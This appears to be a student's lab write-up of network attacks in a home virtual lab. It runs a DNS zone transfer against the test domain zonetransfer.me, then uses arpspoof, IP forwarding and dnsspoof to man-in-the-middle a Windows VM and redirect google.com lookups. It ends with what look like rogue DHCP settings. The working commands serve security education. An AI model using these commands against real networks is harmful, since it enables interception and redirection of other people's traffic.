
Task 1:



Showing results for **zonetransfer.me**


DNS Servers

```
nsztm2.digi.ninja.        34.225.33.2       AMAZON-AES
                                            United States
nsztm1.digi.ninja.        81.4.108.41       ASN-ROUTELABEL
                                            The Netherlands
```

MX Records ** This is where email for the domain goes...

```
20 ASPMX5.GOOGLEMAIL.COM.   142.250.153.26   GOOGLE
```


In this step, I am at dnsumpster.com and I have searched for zonetransfer.me.



```
timothyd@ubuntu:~$ dig +short NS zonetransfer.me
nsztm1.digi.ninja.
nsztm2.digi.ninja.
timothyd@ubuntu:~$ dig axfr zonetransfer.me @nsztm1.digi.ninja

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> axfr zonetransfer.me @nsztm1.digi.ninja
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
```


In this step, I have identified the nameservers and have transferred the zone file from the Ubuntu terminal.I transferred it to server nsztm1.digi.ninja.

Task 2:




```
timothyd@ubuntu:~$ su -
Password:
root@ubuntu:~# usermod -aG sudo timothyd
```

In this step, I am modifying my user account using the sudo command.




```
timothyd@ubuntu:~$ nslookup google.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.12.110
Name:   google.com
Address: 2607:f8b0:4005:806::200e

timothyd@ubuntu:~$ echo "172.217.12.110 google.com" > dnx.txt
```

In this step, I am finding google's ip address and then placing it into the dns file.




```
timothyd@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:36:05:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.113/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
       valid_lft 172171sec preferred_lft 172171sec
    inet6 2601:207:101:3570::78c6/128 scope global dynamic noprefixroute
       valid_lft 201557sec preferred_lft 201557sec
    inet6 2601:207:101:3570:b7b4:2cf6:4863:f521/64 scope global temporary dynamic
       valid_lft 300sec preferred_lft 300sec
    inet6 2601:207:101:3570:5a65:2624:6d69:bb05/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 300sec preferred_lft 300sec
    inet6 fe80::7784:1d55:1304:596f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

In this step, I am finding out what the network interface is for my Ubuntu machine.




```
timothyd@ubuntu:~$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.0.2.15]
```

In this step, I am setting up the dnsspoof server on the Ubuntu machine.




```
^Ctimothyd@ubuntu:~$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.0.0.113]
10.0.0.220.53845 > 10.0.0.113.53:  4+ A? google.com
```

In this step, I am starting the dnsspoof server and then I am running “nslookup google.com” from the WIndows VM.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo apt install dsniff -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 1074 not upgraded.

┌──(timothyd㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.91/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
       valid_lft 172723sec preferred_lft 172723sec
    inet6 2601:207:101:3570::5ab5/128 scope global dynamic noprefixroute
       valid_lft 202106sec preferred_lft 202106sec
    inet6 2601:207:101:3570:b287:427d:9a4:f63a/64 scope global temporary dynamic
       valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:101:3570:a00:27ff:fe37:df2f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 299sec preferred_lft 299sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(timothyd㉿kali)-[~]
└─$ echo "10.0.0.91 google.com" > dns.txt
```

In this step, I am in the Kali vm and downloading dsniff. I then am running “ip a” to figure out what the ip address of my Kali vm is so I can store it into the “dns.txt” file.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo su -
┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[~]
└─# exit
```

In this step, I am configuring the VM to forward the Ip address that will be used in the MitM attack. I am using “sudo su -” to switch to the root user and then setting the ip_forward flag to 1 with the echo command.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo arpspoof -t 10.0.0.13 10.0.0.220
[sudo] password for timothyd:
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:
2f
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:2f
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:2f
```




```
─$ sudo arpspoof -t 10.0.0.220 10.0.0.113
sudo] password for timothyd:
:0:27:37:df:2f 8:0:27:be:e7:f2 0806 42: arp reply 10.0.0.113 is-at 8:0:27:37:df:2f
:0:27:37:df:2f 8:0:27:be:e7:f2 0806 42: arp reply 10.0.0.113 is-at 8:0:27:37:df:2f
```

In this step, I am spoofing the arp resolution between the Windows and Ubuntu VM and the Ubuntu VM and the Windows VM. This is shown with the ip address being flipped in the second picture. I am also using sudo because I ran into an permissions error.



```
└─$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for timothyd:
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.0.0.91]
```


In this step, I am starting the dnsspoof attack.



```
┌──(timothyd㉿kali)-[~]
└─$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for timothyd:
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.0.0.91]
10.0.0.220.51217 > 10.0.0.113.53:  4+ A? google.com
10.0.0.220.51217 > 10.0.0.113.53:  4+ A? google.com
```


After running “nslookup google.com” in the Windows VM, I can see the results from the spoof attack.

Task 3:




```
C:\Users\timothyd>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570::837a
   IPv6 Address. . . . . . . . . . . : 2601:207:101:3570:47ca:f7b0:5087:c963
   Temporary IPv6 Address. . . . . . : 2601:207:101:3570:4599:35fe:8910:7e9b
   Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%13
   IPv4 Address. . . . . . . . . . . : 10.0.0.220
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::a656:ccff:fe03:2193%13
                                       10.0.0.1
```

In this step, I am running “ipconfig” in the Windows VM terminal to see what the address is.



```
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.91/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
       valid_lft 169915sec preferred_lft 169915sec
    inet6 2601:207:101:3570::5ab5/128 scope global dynamic noprefixroute
       valid_lft 199300sec preferred_lft 199300sec
    inet6 2601:207:101:3570:5d84:c0b8:2058:9a2b/64 scope global temporary dynamic
       valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:101:3570:a00:27ff:fe37:df2f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 299sec preferred_lft 299sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

In this step, I am running “ip a” to find the ip address of the kali vm.




Server Information

IP Pool (optional) 10.0.0.220
Netmask 255.255.255.0
DNS Server IP 10.0.0.91

